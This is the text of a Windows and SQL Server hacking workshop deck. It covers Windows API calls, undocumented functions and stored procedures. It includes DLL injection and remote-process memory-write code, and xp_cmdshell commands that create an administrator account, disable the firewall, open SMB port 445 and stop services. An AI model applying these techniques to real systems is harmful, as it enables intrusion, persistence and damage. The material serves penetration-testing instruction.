

# Windows: the Undiscovered Country

HACKING WINDOWS AND SQL SERVER





The undiscovered country from whose bourn no  
traveler returns.

(William Shakespeare)

# Who is the presenter?

- ▶ 23 Books, dozens of research papers
- ▶ Over 40 industry certifications
- ▶ 2 Masters degrees
- ▶ 10 Computer science related patents
- ▶ Over 25 years experience, over 15 years teaching/training
- ▶ Helped create CompTIA Security+, Linux+, Server+. Helped revise CEH v8. Created the OSFE and ECES certification courses and tests
- ▶ Frequent speaker
- ▶ Frequent consultant/expert witness
- ▶ Teaches security (crypto, forensics, pen testing, etc.) around the world

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# Windows API's


- ▶ Windows is replete with API calls programmers can use. Many programmers no longer directly interact with the API, they instead use the .net wrapper classes.
- ▶ Some API's are useful for hacking
- ▶ Some are not even documented.

# What we will cover and why

- ▶ Windows API's
  - ▶ Documented and undocumented
  - ▶ Writing your own code is the only way to really create malware, whether for testing, cyber warfare, or other purposes.
- ▶ Stored Procedure
  - ▶ Documented and undocumented
  - ▶ Can enhance malware
  - ▶ Can enhance SQL injection
- ▶ Other code you just might like!
- ▶ Hands on labs. You will have source code you can use and/or modify

# What this workshop is?

Basically it is coding techniques for hacking Windows



# Ethics

- ▶ Breaching a network or computer is a crime. In fact it may be several crimes.
- ▶ You can server rather long prison sentences for breaching someone's computer, server, or network. I know, I have been an expert witness on cyber crime cases, and I also have done teaching consulting with LE on computer crimes.
- ▶ This is about learning and understanding, not crime.
- ▶ These techniques can enhance penetration testing, cyber warfare, and other legal applications.
- ▶ DON'T USE THIS FOR ILLEGAL PURPOSES



Bad



Good

# Documented API's

These are API's that are documented in some official document, or book, that you may not have used before.





# Calling API's from C#

- ▶ First add the namespace
  - ▶ using System.Runtime.InteropServices;
- ▶ Then us this declaration (it will be different for different API's could be "kernel32.dll" or "gdi32.dll")
  - ▶ [DllImport("User32.dll")]
  - ▶ public static extern int MessageBox(int h, string m, string c, int type);

Now you can call it wherever you like, such as in a button click:

- ▶ protected void btnAPICall\_Click(object sender, System.EventArgs e)
- ▶ {
- ▶     MessageBox (0,"API Message Box","API Demo",0);
- ▶ }



# Calling API's from C#

- ▶ Some API's will require specific structures
  - ▶ [StructLayout(LayoutKind.Sequential)]
  - ▶ public struct SYSTEM\_INFO {
  - ▶     public uint dwOemId;
  - ▶     public uint dwPageSize;
  - ▶     public uint lpMinimumApplicationAddress;
  - ▶     public uint lpMaximumApplicationAddress;
  - ▶     public uint dwActiveProcessorMask;
  - ▶     public uint dwNumberOfProcessors;
  - ▶     public uint dwProcessorType;
  - ▶     public uint dwAllocationGranularity;
  - ▶     public uint dwProcessorLevel;
  - ▶     public uint dwProcessorRevision;
  - ▶ }

# Disk Management API's

Master file table	
\$MFT	
\$MFTMirr	
\$LogFile	
\$Volume	
\$AttrDef	
.	
\$Bitmap	
\$Boot	
\$BadClus	
\$Secure	
\$UpCase	
\$Extend	
Reserved	
User files/directories	



# Delete File

- ▶ `[DllImport("kernel32.dll", SetLastError = true)]`
- ▶ `[return: MarshalAs(UnmanagedType.Bool)]`
- ▶ `static extern bool DeleteFile(string lpFileName);`
  
- ▶ `[DllImport("kernel32.dll", SetLastError = true)]`
- ▶ `[return: MarshalAs(UnmanagedType.Bool)]`
- ▶ `static extern bool DeleteFileA([MarshalAs(UnmanagedType.LPStr)]string lpFileName);`
  
- ▶ `[DllImport("kernel32.dll", SetLastError = true)]`
- ▶ `[return: MarshalAs(UnmanagedType.Bool)]`
- ▶ `static extern bool DeleteFileW([MarshalAs(UnmanagedType.LPWStr)]string lpFileName);`
  
- ▶ `bool deleted = DeleteFileW(filePath);`



# Create a process

- ▶ `CharSet=CharSet.Auto)]`
- ▶ `static extern bool CreateProcess(`
- ▶ `string lpApplicationName,`
- ▶ `string lpCommandLine,`
- ▶ `ref SECURITY_ATTRIBUTES lpProcessAttributes,`
- ▶ `ref SECURITY_ATTRIBUTES lpThreadAttributes,`
- ▶ `bool bInheritHandles,`
- ▶ `uint dwCreationFlags,`
- ▶ `IntPtr lpEnvironment,`
- ▶ `string lpCurrentDirectory,`
- ▶ `[In] ref STARTUPINFO lpStartupInfo,`
- ▶ `out PROCESS_INFORMATION lpProcessInformation);`
- ▶ `//Open Notepad`
- ▶ `retValue = CreateProcess(Application,CommandLine,`
- ▶ `ref pSec,ref tSec,false,NORMAL_PRIORITY_CLASS,`
- ▶ `IntPtr.Zero,null,ref sInfo,out pInfo);`

# Find Volumes

```
[DllImport("kernel32.dll", SetLastError = true)]
```

```
static extern IntPtr FindFirstVolume([Out] StringBuilder lpszVolumeName,  
    uint cchBufferLength);
```

```
[DllImport("kernel32.dll")]
```

```
static extern bool FindNextVolume(IntPtr hFindVolume, [Out] StringBuilder  
    lpszVolumeName, uint cchBufferLength);
```



# Find Volumes

```
public static StringCollection GetVolumes()
```

```
{    const uint bufferLength = 1024;
```

```
    StringBuilder volume = new StringBuilder((int)bufferLength, (int)bufferLength);
```

```
    StringCollection ret = new StringCollection();
```

```
    using (FindVolumeSafeHandle volumeHandle = FindFirstVolume(volume, bufferLength))
```

```
    {
```

```
        if (volumeHandle.IsInvalid)
```

```
            throw new System.ComponentModel.Win32Exception(Marshal.GetLastWin32Error());
```

```
    do
```

```
    {
```

```
        ret.Add(volume.ToString());
```

```
    } while (FindNextVolume(volumeHandle, volume, bufferLength));
```

```
    return ret;
```

```
    }
```

```
}
```

# File attributes

```
[DllImport("kernel32.dll")]
```

```
static extern bool SetFileAttributes(string  
lpFileName, uint dwFileAttributes);
```

```
[Flags] public enum FileAttributes : uint  
{  
    Readonly = 0x00000001,  
    Hidden = 0x00000002,  
    System = 0x00000004,  
    Directory = 0x00000010,  
    Archive = 0x00000020,  
    Device = 0x00000040,  
    Normal = 0x00000080,  
    Temporary = 0x00000100,  
    SparseFile = 0x00000200,  
    ReparsePoint = 0x00000400,  
    Compressed = 0x00000800,  
    Offline = 0x00001000,  
    NotContentIndexed = 0x00002000,  
    Encrypted = 0x00004000,  
    Write_Through = 0x80000000,  
    Overlapped = 0x40000000,  
    NoBuffering = 0x20000000,  
    RandomAccess = 0x10000000,  
    SequentialScan = 0x08000000,  
    DeleteOnClose = 0x04000000,  
    BackupSemantics = 0x02000000,  
    PosixSemantics = 0x01000000,  
    OpenReparsePoint = 0x00200000,  
    OpenNoRecall = 0x00100000,  
    FirstPipeInstance = 0x00080000  
}
```






# File attributes

▶ private const String UnicodeHeader = @"\\?\";

```
[DllImport("kernel32.dll", CharSet=CharSet.Unicode, SetLastError=true)]  
private static extern bool SetFileAttributesW(string lpFileName, FileAttributes  
dwFileAttributes);
```

```
public static void SetFileAttributes(String path, FileAttributes dwFileAttributeFlags)  
{  
    if (!SetFileAttributesW(UnicodeHeader + path, dwFileAttributeFlags))  
    {  
        throw (Marshal.GetExceptionForHR(Marshal.GetHRForLastWin32Error()));  
    }  
}
```



# Get all the processes that are running

```
void PrintProcessNameAndID( DWORD processID )
{
    TCHAR szProcessName[MAX_PATH] = TEXT("<unknown>");
    // Get a handle to the process.
    HANDLE hProcess = OpenProcess( PROCESS_QUERY_INFORMATION |
                                   PROCESS_VM_READ,
                                   FALSE, processID );
    // Get the process name.
    if (NULL != hProcess ) {
        HMODULE hMod;
        DWORD cbNeeded;
        if ( EnumProcessModules( hProcess, &hMod, sizeof(hMod),
                                &cbNeeded) )
        {
            GetModuleBaseName( hProcess, hMod, szProcessName,
                               sizeof(szProcessName)/sizeof(TCHAR) );
        }
    }
}
```

# Get all the processes that are running

```
Using C# public static Process[] GetProcesses()
// Get the current process.
    Process currentProcess = Process.GetCurrentProcess();
// Get all instances of Notepad running on the local computer.
    // This will return an empty array if notepad isn't running.
    Process[] localByName = Process.GetProcessesByName("notepad");

// Get a process on the local computer, using the process id.
// This will throw an exception if there is no such process.
    Process localById = Process.GetProcessById(1234);
// Get all processes on a remote computer.
    Process[] remoteAll = Process.GetProcesses("myComputer");
// Get all instances of Notepad running on the specific computer, using IP
address.
    Process[] ipByName = Process.GetProcessesByName("notepad",
"169.0.0.0")
```

# Get info on processes

```
PssCaptureSnapshot  
STDAPI_(DWORD) PssCaptureSnapshot(  
_In_ HANDLE ProcessHandle,  
_In_ PSS_CAPTURE_FLAGS CaptureFlags,  
_In_opt_ DWORD ThreadContextFlags,  
_Out_ HPSS *SnapshotHandle  
);
```

# Get info on processes

PssQuerySnapshot function


```
STDAPI_(DWORD) PssQuerySnapshot(  
    _In_ HPSS                SnapshotHandle,  
    _In_ PSS_QUERY_INFORMATION_CLASS InformationClass,  
    _Out_ void                *Buffer,  
    _In_ DWORD                BufferLength  
);
```

# Lab 1

- ▶ Using the source code, execute the API demo code, then carefully read through the code ensuring you understand it fully.
- ▶ Then pick any of the APIs mentioned thus far, and call it.



# Read & Write another processes memory with API



```
OpenProcess()
```

```
ReadProcessMemory()
```

```
WriteProcessMemory()
```

```
DWORD access = PROCESS_VM_READ |  
              PROCESS_QUERY_INFORMATION |  
              PROCESS_VM_WRITE |  
              PROCESS_VM_OPERATION;
```

```
HANDLE proc = OpenProcess(access, FALSE, pid);
```

```
void *addr; // target process address
```

```
SIZE_T written;
```


```
ReadProcessMemory(proc, addr, &value, sizeof(value), &written);
```

```
// or if you want to write to process memory
```

```
WriteProcessMemory(proc, addr, &value, sizeof(value), &written);
```

```
CloseHandle(proc);
```

# Read & Write another processes memory with API



Now the preceding slides code requires a some information, like the process ID!

GetWindowThreadProcessId

```
DWORD WINAPI GetWindowThreadProcessId(
```

```
    _In_   HWND   hWnd,
```

```
    _Out_opt_ LPDWORD lpdwProcessId
```

```
);
```

Or

```
DWORD WINAPI GetCurrentProcessId(void);
```

or

```
DWORD WINAPI GetProcessId(
```

```
    _In_ HANDLE Process
```

```
);
```

# C#



# Windows Registry

**RegConnectRegistry**

**RegCreateKeyEx**

**RegDeleteKey**

**RegDeleteValue**

**RegGetValue**


**RegLoadKey**

**RegReplaceKey**

**RegSetKeyValue**

# Windows Registry

```
LONG WINAPI RegConnectRegistry(  
    _In_opt_ LPCTSTR IpMachineName,  
    _In_     HKEY     hKey,  
    _Out_    PHKEY    phkResult  
);
```



# Windows Registry- Create Key

```
LONG WINAPI RegCreateKeyEx(  
    _In_      HKEY          hKey,  
    _In_      LPCTSTR       lpSubKey,  
    _Reserved_ DWORD  
Reserved,  
    _In_opt_  LPTSTR        lpClass,  
    _In_      DWORD          dwOptions,  
    _In_      REGSAM         samDesired,  
    _In_opt_  LPSECURITY_ATTRIBUTES  
lpSecurityAttributes,  
    _Out_     PHKEY          phkResult,  
    _Out_opt_ LPDWORD  
lpdwDisposition  
);
```

# Windows Registry- Delete Key

```
LONG WINAPI RegDeleteKey(  
    _In_ HKEY hKey,  
    _In_ LPCTSTR lpSubKey  
);
```

# Windows Registry- GetValue

```
LONG WINAPI RegGetValue(  
    _In_      HKEY    hkey,  
    _In_opt_  LPCTSTR lpSubKey,  
    _In_opt_  LPCTSTR lpValue,  
    _In_opt_  DWORD    dwFlags,  
    _Out_opt_ LPDWORD  pdwType,  
    _Out_opt_ PVOID    pvData,  
    _Inout_opt_ LPDWORD pcbData  
);
```

# Windows Registry- Load Key

```
LONG WINAPI RegLoadKey(  
    _In_    HKEY    hKey,  
    _In_opt_ LPCTSTR lpSubKey,  
    _In_    LPCTSTR lpFile  
);
```

# Windows Registry- Replace Key

```
LONG WINAPI RegReplaceKey(  
    _In_    HKEY    hKey,  
    _In_opt_ LPCTSTR lpSubKey,  
    _In_    LPCTSTR lpNewFile,  
    _In_    LPCTSTR lpOldFile  
);
```

# Windows Registry- Set Key Value

```
LONG WINAPI RegSetKeyValue(  
    _In_    HKEY    hKey,  
    _In_opt_ LPCTSTR lpSubKey,  
    _In_opt_ LPCTSTR lpValueName,  
    _In_    DWORD   dwType,  
    _In_opt_ LPCVOID lpData,  
    _In_    DWORD   cbData  
);
```




# Lab 2

- ▶ Using the source code, execute the registry demo code, then carefully read through the code ensuring you understand it fully.
- ▶ Then pick any of registry key you wish and modify the source code to read that key
- ▶ Then modify the source code to write a value to that key



# Windows DLL Injection



# DLL Injection – First get process

```
hHandle = OpenProcess(  
    PROCESS_CREATE_THREAD |  
  
    PROCESS_QUERY_INFORMATION |  
        PROCESS_VM_OPERATION  
    |  
        PROCESS_VM_WRITE |  
        PROCESS_VM_READ,  
    FALSE,  
    procID );
```

# DLL Injection – Allocate Memory

Have to allocate some memory for the stuff we want to inject. VirtualAllocEx() takes amount of memory to allocate as one of its parameters:

```
GetFullPathName(TEXT("atarget.dll"),  
    BUFSIZE,  
    dllPath, //Output to save the full DLL path  
    NULL);
```

```
dllPathAddr = VirtualAllocEx(hHandle,  
    0,  
    strlen(dllPath),  
    MEM_RESERVE | MEM_COMMIT,  
    PAGE_EXECUTE_READWRITE);
```

# DLL Injection – Get Target DLL

```
GetFullPathName(TEXT("atarget.dll"),  
    BUFSIZE,  
    dllPath, //Output to save the full DLL path  
    NULL);
```

```
hFile = CreateFileA( dllPath,  
    GENERIC_READ,  
    0,  
    NULL,  
    OPEN_EXISTING,  
    FILE_ATTRIBUTE_NORMAL,  
    NULL );
```

```
dllFileLength = GetFileSize( hFile, NULL );
```

```
remoteDllAddr = VirtualAllocEx( hProcess,  
    NULL,  
    dllFileLength,  
    MEM_RESERVE | MEM_COMMIT,  
    PAGE_EXECUTE_READWRITE );
```

# DLL Injection – Write to Memory

```
WriteProcessMemory(hHandle,  
                   dllPathAddr,  
                   dllPath,  
                   strlen(dllPath),  
                   NULL);
```

# DLL Injection – Read the DLL data into memory before writing

```
lpBuffer = HeapAlloc( GetProcessHeap(),  
    0,  
    dllFileLength);
```

```
ReadFile( hFile,  
    lpBuffer,  
    dllFileLength,  
    &dwBytesRead,  
    NULL );
```

```
WriteProcessMemory( hProcess,  
    lpRemoteLibraryBuffer,  
    lpBuffer,  
    dllFileLength,  
    NULL );
```

# DLL Injection – Load a remote thread

```
loadLibAddr = GetProcAddress(GetModuleHandle(TEXT("kernel32.dll")), "LoadLibraryA");  
  
dwReflectiveLoaderOffset = GetReflectiveLoaderOffset(lpWriteBuff);  
  
rThread = CreateRemoteThread(hTargetProcHandle, NULL, 0, lpStartExecAddr,  
lpExecParam, 0, NULL);  
WaitForSingleObject(rThread, INFINITE);
```



# Undocumented API's

- ▶ These are api's that are NOT documented in some official document, or book, that you may find useful



# NTPrivilege Check

check state of any privileges in Token Object

NtPrivilegeCheck(

IN HANDLE                      TokenHandle,

IN PPRIVILEGE\_SET          RequiredPrivileges,

IN PBOOLEAN                  Result );

# NtShutdownSystem

Library: ntdll.lib


Privilege: SE\_SHUTDOWN\_PRIVILEGE

NtShutdownSystem(

IN SHUTDOWN\_ACTION     Action );

Actions include: ShutdownNoReboot,  
ShutdownReboot, ShutdownPowerOff

# FrostCrashedWindow



Replaces a window with a ghosted version that is in a 'hung' state, and cannot be interacted with

```
HWND WINAPI FrostCrashedWindow (  
    HWND hwndToReplace,  
    HWND hwndErrorReportOwnerWnd  
)
```

Parameters:

hwndToReplace The window to replace


hwndErrorReportOwner Optional handle to a "ghost" class window which acts as the error reporting dialog

Return Value: The handle to the replacement window or NULL on failure.

# IsElevationRequired

```
BOOL WINAPI IsElevationRequired (  
    LPCWSTR pwszExeFile  
)
```

# DisconnectWindowsDialog



Brings up the Log Off and Switch Users dialog / screen

```
void WINAPI DisconnectWindowDialog (  
    HWND hwndUnused  
)
```

# SHGetUserDisplayName

Gets the full name of the current user.

```
HRESULT WINAPI SHGetUserDisplayName (  
    LPWSTR pwszName,  
    UINT pBufLen  
)
```

# SHSetUserPicturePath

Changes a users picture that is displayed at logon and on the start menu.

```
HRESULT WINAPI SHSetUserPicturePath (  
    LPWSTR pwszAcctName,  
    DWORD reserved,  
    LPCWSTR pwszPictureFile  
)
```



# SHUserGetPasswordHint

Returns the password hint for a specific user

```
HRESULT WINAPI SHUserGetPasswordHint (  
    PCWSTR pwszUserName,  
    PWSTR* ppwszHint  
)
```

# Lab 3

- ▶ Referring back to the source code that successfully accesses documented API's modify that code so that it will access one undocumented API of your choice.



# Documented Stored Procedures

- ▶ These are stored procedures that are documented in some official document, or book, that you may not have used before.


```
USE [knight]
GO
/***** Object: StoredProcedure [sys].[sp_adduser]    Script Date: 7/3/2017 2:21:43 PM
SET ANSI_NULLS ON
GO
SET QUOTED_IDENTIFIER ON
GO
ALTER procedure [sys].[sp_adduser]
    @loginame      sysname,      -- user's login name in syslogins
    @name_in_db    sysname = NULL, -- user's name to add to current db
    @grpname       sysname = NULL -- role to which user should be added.
as
    -- SETUP RUNTIME OPTIONS / DECLARE VARIABLES --
    set nocount on
    declare @ret          int

    -- LIMIT TO SQL/NT USERS IN SYSLOGINS (BCKWRD COMPAT ONLY!)
    if not exists (select * from master.dbo.syslogins where loginname = @loginame
                    and (isntuser = 1 or isntname = 0))
        and @loginame <> 'guest'
    begin
        raiserror(15007,-1,-1,@loginame)
        return (1)
    end
end
```

# Important Stored Procedures (documented)

## ▶ Add a User


- ▶ `exec sp_addlogin jsmith', 'mypassword'`
- ▶ `exec sp_addsrvrolemember jsmith ', 'sysadmin'`



- ▶ information about current users, sessions, and processes
  - ▶ `sp_who` and `sp_who2`
  - ▶ `EXEC sp_who2`

# Important Stored Procedures (documented)

- ▶ Using the command shell
  - ▶ `exec xp_cmdshell 'net user /add jsmith 'mypassword ' '`
  - ▶ `exec xp_cmdshell 'net localgroup /add administrators jsmith ' '`



```
Administrator: Command Prompt
C:\Users\Administrator>net user /add jsmith 'pass00!23'
The command completed successfully.
C:\Users\Administrator>_
```

# Working with xp\_cmdshell

- ▶ **net command**
- ▶ `exec xp_cmdshell 'net stop schedule'`
- ▶ The net command can be used to start or stop services. For example:
  - ▶ `net start service`
  - ▶ `net stop service`
  - ▶ `net send test`
- ▶ Common services include:
  - ▶ browser
  - ▶ alerter
  - ▶ messenger
  - ▶ "routing and remote access"
  - ▶ schedule
  - ▶ spooler

# Working with xp\_cmdshell

- ▶ **netsh**
- ▶ `exec xp_cmdshell 'netsh firewall set portopening tcp 445 smb enable'`
- ▶ Example netsh
  - ▶ `netsh firewall set portopening tcp 445 smb enable`
  - ▶ `netsh wlan show networks`
  - ▶ `netsh advfirewall set allprofiles state off`
  - ▶ `netsh advfirewall set allprofiles state on`

Try connecting to a remote computer

- ▶ `netsh set machine remotecomputer`



# Undocumented Stored Procedures

- ▶ These are stored procedures that are not documented in some official document, or book, that you may find useful.



**Undocumented Stored Procedures**



# Enumerate Database

## **sp\_MSforeachdb**

### **Enumerate databases**

```
EXEC sp_MSforeachdb 'USE ?; PRINT DB_NAME()'
```

### **Enumerate all tables in all databases**

```
EXEC sp_MSforeachdb 'USE ? SELECT DB_NAME() + "." +  
OBJECT_NAME(object_id) FROM sys.tables'
```

### **Change database owners**

```
EXEC sp_MSforeachdb 'USE ?; EXEC  
sp_changedbowner "sa"'
```



# Enumerate Database

## **Enumerate OLEDB providers**

EXEC master..xp\_enum\_oledb\_providers

## **Enumerate DSN's**

EXEC master..xp\_enumdsn



# Miscellaneous

## Find version of SQL Server

```
EXECUTE sp_MSgetversion''
```

## Find Access Level

This is the example to check what kind of access the current user has in all databases:

```
EXEC sp_MSdbuseraccess @mode = 'db', @qual = '%'
```

## Another Version Check

This is the example to check the SQL Server version information:

```
EXEC sp_MSdbuserpriv @mode = 'ver'
```

# Miscellaneous

## Drop an Object

```
sp_MSdrop_object [object_id] [,object_name] [,object_owner]
```

This stored procedure is used to drop the object (it can be table, view, stored procedure or trigger) for the given object id, object name, and object owner.

## Find processes

```
exec sp_who2
```

This will tell you all processes connected to the SQL Server

# Miscellaneous

## Change the owner of an object

```
EXEC sp_MSchangeobjectowner 'sales', 'jdoe'
```

## Find if some file exists on the server

```
sp_MSexists_file 'C:\somedirectory\something\  
'test.exe'
```

## Kill the database

```
sp_MSkilldb dbname
```

This stored procedure sets database to suspect and let dbcc dbrepair to kill it.



# Delete Files

Xp\_delete\_file takes a five parameters:

File Type = 0 for backup files or 1 for report files.

Folder Path = The folder to delete files. The path must end with a backslash "\".

File Extension = This could be 'BAK' or 'TRN' or whatever you normally use.

Date = The cutoff date for what files need to be deleted.

Subfolder = 0 to ignore subfolders, 1 to delete files in subfolders

```
master.sys.xp_delete_file 0,@path,'BAK',@DeleteDate,0;.
```



# Enumerate the Server

## List all fixed drives and free space

- ▶ `exec master..xp_fixeddrives`

## List a directory structure

- ▶ `exec master..xp_dirtree 'C:\Program Files\Microsoft SQL Server\MSSQL\'`

## Check to see if a given file exists

- ▶ `exec master..xp_enumgroups`

## Enumerate Groups

- ▶ `exec master..xp_fileexist 'C:\somefile.txt'`



# Enumerate the Server

## Get server information

This is the example to check is SQL Server auto started or not and to return the SQL Server startup account:

▶ EXEC sp\_MSGetServerProperties'

## Get Column Information

returns the complete columns description,  
including the length, type, name,,etc.

sp\_columns\_rowset

EXEC sp\_columns\_rowset 'sometable'





# Enumerate the Server

**Execute something for all tables in the database**

```
EXEC sp_MSforeachtable @command1="print '?'  
DBCC DBREINDEX ('?')"
```



# Working with the registry

## Delete Registry Key


xp\_regdeletekey

```
EXECUTE xp_regdeletekey [@rootkey=]'rootkey',  
[@key=]'key'
```

## Delete Registry Value

xp\_regdeletevalue

```
EXECUTE xp_regdeletevalue [@rootkey=]'rootkey',  
[@key=]'key',  
[@value_name=]'value_name'
```



# Working with the registry

## Read Registry Key

`xp_regread`

For example, to read into the @test variable from the 'TestValue' value from the "HKEY\_LOCAL\_MACHINE\Software\Test" folder, run:

```
DECLARE @test varchar(20)
EXEC master..xp_regread @rootkey='HKEY_LOCAL_MACHINE',
@key='SOFTWARE\Test',
@value_name='TestValue',
@value=@test OUTPUT
SELECT @test
```

## Write Registry Key

`xp_regwrite`

For example, to write the 'Test' variable to the 'TestValue' value, in the "HKEY\_LOCAL\_MACHINE\Software\Test" folder, run:

```
EXEC master..xp_regwrite
